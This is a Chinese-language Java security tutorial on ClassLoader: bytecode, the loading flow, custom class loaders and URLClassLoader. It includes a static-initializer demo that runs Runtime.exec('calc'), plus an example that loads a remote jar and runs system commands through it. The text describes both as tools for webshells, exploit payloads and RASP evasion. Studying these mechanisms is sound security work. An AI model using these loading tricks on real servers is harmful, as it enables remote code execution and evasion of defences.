


ClassLoader(类加载机制)

1. ClassLoader(类加载机制)

Java是一个依赖于JVM(Java虚拟机)实现的跨平台的开发语言。Java程序在运行前需要先编译成class文件,Java类初始化的时候会调用`java.lang.ClassLoader`加载类字节码,ClassLoader会调用JVM的native方法(`defineClass0/1/2`)来定义一个`java.lang.Class`实例。

JVM架构图:



2. Java类

Java是编译型语言,我们编写的java文件需要编译成class文件后才能够被JVM运行,学习ClassLoader之前我们先简单了解下Java类。

示例TestHelloWorld.java:

```
1 package com.anbai.sec.classloader;
2
3 /**
4  * Creator: yz
5  * Date: 2019/12/17
6  */
7 public class TestHelloWorld {
8
9     public String hello() {
10         return "Hello world~";
11     }
12
13 }
```

编译 TestHelloWorld.java: `javac TestHelloWorld.java`

我们可以通过JDK自带的 `javap` 命令反汇编 TestHelloWorld.class 文件对应的

`com.anbai.sec.classloader.TestHelloWorld` 类, 以及使用Linux自带的 `hexdump` 命令查看

TestHelloWorld.class 文件二进制内容:

```
[yz@bogon:classloader]$ javac TestHelloWorld.java
[yz@bogon:classloader]$ javap -c -p -l TestHelloWorld.class
Compiled from "TestHelloWorld.java"
public class com.anbai.sec.classloader.TestHelloWorld {
    public com.anbai.sec.classloader.TestHelloWorld();
        Code:
            0: aload_0
            1: invokespecial #1                  // Method java/lang/Object."<init>":()V
            4: return
        LineNumberTable:
            line 7: 0

    public java.lang.String hello();
        Code:
            0: ldc          #2                  // String Hello World~
            2: areturn
        LineNumberTable:
            line 10: 0
}
[yz@bogon:classloader]$ hexdump -C TestHelloWorld.class
00000000 ca fe ba be 00 00 00 34 00 11 0a 00 04 00 0d 08 |.....4.....|
00000010 00 0e 07 00 0f 07 00 10 01 00 06 3c 69 6e 69 74 |.....<init|
00000020 3e 01 00 03 28 29 56 01 00 04 43 6f 64 65 01 00 |>...()V...Code..|
00000030 0f 4c 69 6e 65 4e 75 6d 62 65 72 54 61 62 6c 65 |.LineNumberTable|
00000040 01 00 05 68 65 6c 6c 6f 01 00 14 28 29 4c 6a 61 |...hello...()Ljal|
00000050 76 61 2f 6c 61 6e 67 2f 53 74 72 69 6e 67 3b 01 |va/lang/String;.l|
00000060 00 0a 53 6f 75 72 63 65 46 69 6c 65 01 00 13 54 |..SourceFile...Tl|
00000070 65 73 74 48 65 6c 6c 6f 57 6f 72 6c 64 2e 6a 61 |estHelloWorld.jal|
00000080 76 61 0c 00 05 00 06 01 00 0c 48 65 6c 6c 6f 20 |va.....Hello l|
00000090 57 6f 72 6c 64 7e 01 00 28 63 6f 6d 2f 61 6e 62 |lWorld~..(com/anbl|
000000a0 61 69 2f 73 65 63 2f 63 6c 61 73 73 6c 6f 61 64 |lai/sec/classloadl|
000000b0 65 72 2f 54 65 73 74 48 65 6c 6c 6f 57 6f 72 6c |er/TestHelloWorl|
000000c0 64 01 00 10 6a 61 76 61 2f 6c 61 6e 67 2f 4f 62 |d...java/lang/Ob|
000000d0 6a 65 63 74 00 21 00 03 00 04 00 00 00 00 00 02 |bject.!.....|
000000e0 00 01 00 05 00 06 00 01 00 07 00 00 00 1d 00 01 |.....|
000000f0 00 01 00 00 00 05 2a b7 00 01 b1 00 00 00 01 00 |.....*.....|
00000100 08 00 00 00 06 00 01 00 00 00 07 00 01 00 09 00 |.....|
00000110 0a 00 01 00 07 00 00 00 1b 00 01 00 01 00 00 00 |.....|
00000120 03 12 02 b0 00 00 00 01 00 08 00 00 00 06 00 01 |.....|
00000130 00 00 00 0a 00 01 00 0b 00 00 00 02 00 0c      |.....|
0000013e
```

JVM在执行 TestHelloWorld 之前会先解析class二进制内容, JVM执行的其实就是如上 `javap` 命令生成的字节码(ByteCode)。

3. ClassLoader

一切的Java类都必须经过JVM加载后才能运行, 而 `ClassLoader` 的主要作用就是Java类文件的加载。在JVM类加载器中最顶层的是 `Bootstrap ClassLoader`(引导类加载器)、`Extension ClassLoader`(扩展类加载器)、`App ClassLoader`(系统类加载器), `AppClassLoader` 是默认的类加载器, 如果类加载时我们不指定类加载器的情况下, 默认会使用 `AppClassLoader` 加载类,

`ClassLoader.getSystemClassLoader()` 返回的系统类加载器也是 `AppClassLoader`。

值得注意的是某些时候我们获取一个类的类加载器时候可能会返回一个 `null` 值,

如: `java.io.File.class.getClassLoader()` 将返回一个 `null` 对象, 因为 `java.io.File` 类在JVM初始化的时候会被 `Bootstrap ClassLoader`(引导类加载器) 加载(该类加载器实现于JVM层, 采用C++编写), 我们在尝试获取被 `Bootstrap ClassLoader` 类加载器所加载的类的 `ClassLoader` 时候都会返回 `null`。

ClassLoader 类有如下核心方法：

1. `loadClass` (加载指定的Java类)
2. `findClass` (查找指定的Java类)
3. `findLoadedClass` (查找JVM已经加载过的类)
4. `defineClass` (定义一个Java类)
5. `resolveClass` (链接指定的Java类)

4. Java类动态加载方式

Java类加载方式分为 显式 和 隐式，显式 即我们通常使用 Java反射 或者 `ClassLoader` 来动态加载一个类对象，而 隐式 指的是 类名.方法名() 或 `new` 类实例。显式 类加载方式也可以理解为类动态加载，我们可以自定义类加载器去加载任意的类。

常用的类动态加载方式：

```
1 // 反射加载TestHelloWorld示例
2 Class.forName("com.anbai.sec.classloader.TestHelloWorld");
3
4 // ClassLoader加载TestHelloWorld示例
5 this.getClass().getClassLoader().loadClass("com.anbai.sec.classloader.TestHelloWorld");
```

`Class.forName("类名")` 默认会初始化被加载类的静态属性和方法，如果不希望初始化类可以使用 `Class.forName("类名", 是否初始化类, 类加载器)`，而 `ClassLoader.loadClass` 默认不会初始化类方法。

反射实验

A.java

```
1 package fs;
2
3 import static java.lang.Class.forName;
4
5 public class A {
6     public void ref(String name) throws Exception{
7         Class.forName(name,true,ClassLoader.getSystemClassLoader());
8     }//这里的第二个参数就是是否初始化类，如果为false就不会执行。
9
10    public static void main(String[] args) throws Exception {
11        A a = new A();
12        a.ref("fs.TouchFile");
13    }
14 }
```

TouchFile.java

```
1 package fs;
2 public class TouchFile {
3     static {
4         try{
5             System.out.println("this is `TouchFile`");
6             Runtime rt = Runtime.getRuntime();
```

```

7         String commands = "calc";
8         Process pc = rt.exec(commands);
9         pc.waitFor();
10    } catch (Exception e){
11        System.out.println(e.getMessage());
12    }
13 }
14 }
15

```

5. ClassLoader类加载流程

理解Java类加载机制并非易事，这里我们以一个Java的HelloWorld来学习 `ClassLoader`。

`ClassLoader` 加载 `com.anbai.sec.classloader.TestHelloWorld` 类重要流程如下：

```

1 // ClassLoader加载TestHelloWorld示例
2 this.getClass().getClassLoader().loadClass("com.anbai.sec.classloader.TestHelloWorld");

```

1. `ClassLoader` 会调用 `public Class loadClass(String name)` 方法加载 `com.anbai.sec.classloader.TestHelloWorld` 类。
2. 调用 `findLoadedClass` 方法检查 `TestHelloWorld` 类是否已经初始化，如果JVM已初始化过该类则直接返回类对象。
3. 如果创建当前 `ClassLoader` 时传入了父类加载器(`new ClassLoader(父类加载器)`)就使用父类加载器加载 `TestHelloWorld` 类，否则使用JVM的 `Bootstrap ClassLoader` 加载。
4. 如果上一步无法加载 `TestHelloWorld` 类，那么调用自身的 `findClass` 方法尝试加载 `TestHelloWorld` 类。
5. 如果当前的 `ClassLoader` 没有重写了 `findClass` 方法，那么直接返回类加载失败异常。如果当前类重写了 `findClass` 方法并通过传入的 `com.anbai.sec.classloader.TestHelloWorld` 类名找到了对应的类字节码，那么应该调用 `defineClass` 方法去JVM中注册该类。
6. 如果调用`loadClass`的时候传入的 `resolve` 参数为`true`，那么还需要调用 `resolveClass` 方法链接类，默认为`false`。
7. 返回一个被JVM加载后的 `java.lang.Class` 类对象。

6. 自定义ClassLoader

`java.lang.ClassLoader` 是所有的类加载器的父类，`java.lang.ClassLoader` 有非常多的子类加载器，比如我们用于加载jar包的 `java.net.URLClassLoader` 其本身通过继承 `java.lang.ClassLoader` 类，重写了 `findClass` 方法从而实现了加载目录class文件甚至是远程资源文件。

既然已知`ClassLoader`具备了加载类的能力，那么我们不妨尝试下写一个自己的类加载器来实现加载自定义的字节码(这里以加载 `TestHelloWorld` 类为例)并调用 `hello` 方法。

如果 `com.anbai.sec.classloader.TestHelloWorld` 类存在的情况下，我们可以使用如下代码即可实现调用 `hello` 方法并输出：

```

1 TestHelloWorld t = new TestHelloWorld();
2 String str = t.hello();
3 System.out.println(str);

```

但是如果 `com.anbai.sec.classloader.TestHelloWorld` 根本就不存在于我们的 `classpath`，那么我们可以使用自定义类加载器重写 `findClass` 方法，然后在调用 `defineClass` 方法的时候传入 `TestHelloWorld` 类的字节码的方式来向JVM中定义一个 `TestHelloWorld` 类，最后通过反射机制就可以调用 `TestHelloWorld` 类的 `hello` 方法了。

TestClassLoader示例代码：

```
1 package com.anbai.sec.classloader;
2
3 import java.lang.reflect.Method;
4
5 /**
6  * Creator: yz
7  * Date: 2019/12/17
8  */
9 public class TestClassLoader extends ClassLoader {
10
11     // TestHelloWorld类名
12     private static String testClassName =
13         "com.anbai.sec.classloader.TestHelloWorld";
14
15     // TestHelloWorld类字节码
16     private static byte[] testClassBytes = new byte[]{
17         -54, -2, -70, -66, 0, 0, 0, 51, 0, 17, 10, 0, 4, 0, 13, 8, 0,
18         14, 7, 0, 15, 7, 0,
19         16, 1, 0, 6, 60, 105, 110, 105, 116, 62, 1, 0, 3, 40, 41, 86, 1,
20         0, 4, 67, 111, 100,
21         101, 1, 0, 15, 76, 105, 110, 101, 78, 117, 109, 98, 101, 114,
22         84, 97, 98, 108, 101,
23         1, 0, 5, 104, 101, 108, 108, 111, 1, 0, 20, 40, 41, 76, 106, 97,
24         118, 97, 47, 108,
25         97, 110, 103, 47, 83, 116, 114, 105, 110, 103, 59, 1, 0, 10, 83,
26         111, 117, 114, 99,
27         101, 70, 105, 108, 101, 1, 0, 19, 84, 101, 115, 116, 72, 101,
28         108, 108, 111, 87, 111,
29         114, 108, 100, 46, 106, 97, 118, 97, 12, 0, 5, 0, 6, 1, 0, 12,
30         72, 101, 108, 108, 111,
31         32, 87, 111, 114, 108, 100, 126, 1, 0, 40, 99, 111, 109, 47, 97,
32         110, 98, 97, 105, 47,
33         115, 101, 99, 47, 99, 108, 97, 115, 115, 108, 111, 97, 100, 101,
34         114, 47, 84, 101, 115,
35         116, 72, 101, 108, 108, 111, 87, 111, 114, 108, 100, 1, 0, 16,
36         106, 97, 118, 97, 47, 108,
37         97, 110, 103, 47, 79, 98, 106, 101, 99, 116, 0, 33, 0, 3, 0, 4,
38         0, 0, 0, 0, 2, 0, 1,
39         0, 5, 0, 6, 0, 1, 0, 7, 0, 0, 0, 29, 0, 1, 0, 1, 0, 0, 0, 5, 42,
40         -73, 0, 1, -79, 0, 0, 0,
41         1, 0, 8, 0, 0, 0, 6, 0, 1, 0, 0, 0, 7, 0, 1, 0, 9, 0, 10, 0, 1,
42         0, 7, 0, 0, 0, 27, 0, 1,
43         0, 1, 0, 0, 0, 3, 18, 2, -80, 0, 0, 0, 1, 0, 8, 0, 0, 0, 6, 0,
44         1, 0, 0, 0, 10, 0, 1, 0, 11,
45         0, 0, 0, 2, 0, 12
46     };
47
48     @Override
49     public Class<?> findClass(String name) throws ClassNotFoundException {
50         // 只处理TestHelloWorld类
51     }
```

```

36         if (name.equals(testClassName)) {
37             // 调用JVM的native方法定义TestHelloWorld类
38             return defineClass(testClassName, testClassBytes, 0,
testClassBytes.length);
39         }
40
41         return super.findClass(name);
42     }
43
44     public static void main(String[] args) {
45         // 创建自定义的类加载器
46         TestClassLoader loader = new TestClassLoader();
47
48         try {
49             // 使用自定义的类加载器加载TestHelloWorld类
50             Class testClass = loader.loadClass(testClassName);
51
52             // 反射创建TestHelloWorld类, 等价于 TestHelloWorld t = new
TestHelloWorld();
53             Object testInstance = testClass.newInstance();
54
55             // 反射获取hello方法
56             Method method = testInstance.getClass().getMethod("hello");
57
58             // 反射调用hello方法, 等价于 String str = t.hello();
59             String str = (String) method.invoke(testInstance);
60
61             System.out.println(str);
62         } catch (Exception e) {
63             e.printStackTrace();
64         }
65     }
66
67 }

```

利用自定义类加载器我们可以在webshell中实现加载并调用自己编译的类对象，比如本地命令执行漏洞调用自定义类字节码的native方法绕过RASP检测，也可以用于加密重要的Java类字节码(只能算弱加密了)。

7. URLClassLoader

URLClassLoader 继承了 ClassLoader，URLClassLoader 提供了加载远程资源的能力，在写漏洞利用的 payload 或者 webshe11 的时候我们可以使用这个特性来加载远程的jar来实现远程的类方法调用。

TestURLClassLoader.java示例：

```

1  import java.io.ByteArrayOutputStream;
2  import java.io.InputStream;
3  import java.net.URL;
4  import java.net.URLClassLoader;
5
6  /**
7   * Creator: yz
8   * Date: 2019/12/18
9   */
10 public class TestURLClassLoader {

```

```

11
12     public static void main(String[] args) {
13         try {
14             // 定义远程加载的jar路径
15             URL url = new URL("https://javaweb.org/tools/cmd.jar");
16
17             // 创建URLClassLoader对象，并加载远程jar包
18             URLClassLoader ucl = new URLClassLoader(new URL[]{url});
19
20             // 定义需要执行的系统命令
21             String cmd = "ls";
22
23             // 通过URLClassLoader加载远程jar包中的CMD类
24             Class cmdClass = ucl.loadClass("CMD");
25
26             // 调用CMD类中的exec方法，等价于：Process process =
27             CMD.exec("whoami");
28             Process process = (Process) cmdClass.getMethod("exec",
29             String.class).invoke(null, cmd);
30
31             // 获取命令执行结果的输入流
32             InputStream in = process.getInputStream();
33             ByteArrayOutputStream baos = new ByteArrayOutputStream();
34             byte[] b = new byte[1024];
35             int a = -1;
36
37             // 读取命令执行结果
38             while ((a = in.read(b)) != -1) {
39                 baos.write(b, 0, a);
40             }
41
42             // 输出命令执行结果
43             System.out.println(baos.toString());
44         } catch (Exception e) {
45             e.printStackTrace();
46         }
47     }

```

远程的 `cmd.jar` 中就是一个 `CMD.class` 文件，对应的编译之前的代码片段如下：

```

1  import java.io.IOException;
2
3  /**
4   * Creator: yz
5   * Date: 2019/12/18
6   */
7  public class CMD {
8
9      public static Process exec(String cmd) throws IOException {
10         return Runtime.getRuntime().exec(cmd);
11     }
12
13 }

```

程序执行结果如下：

```
1 README.md
2 gitbook
3 javaweb-sec-source
4 javaweb-sec.iml
5 jni
6 pom.xml
```

8. ClassLoader总结

ClassLoader 是JVM中一个非常重要的组成部分，ClassLoader 可以为我们加载任意的java类，通过自定义 ClassLoader 更能够实现自定义类加载行为，在后面的几个章节我们也将讲解 ClassLoader 的实际利用场景。

<https://xz.aliyun.com/t/9002#toc-9>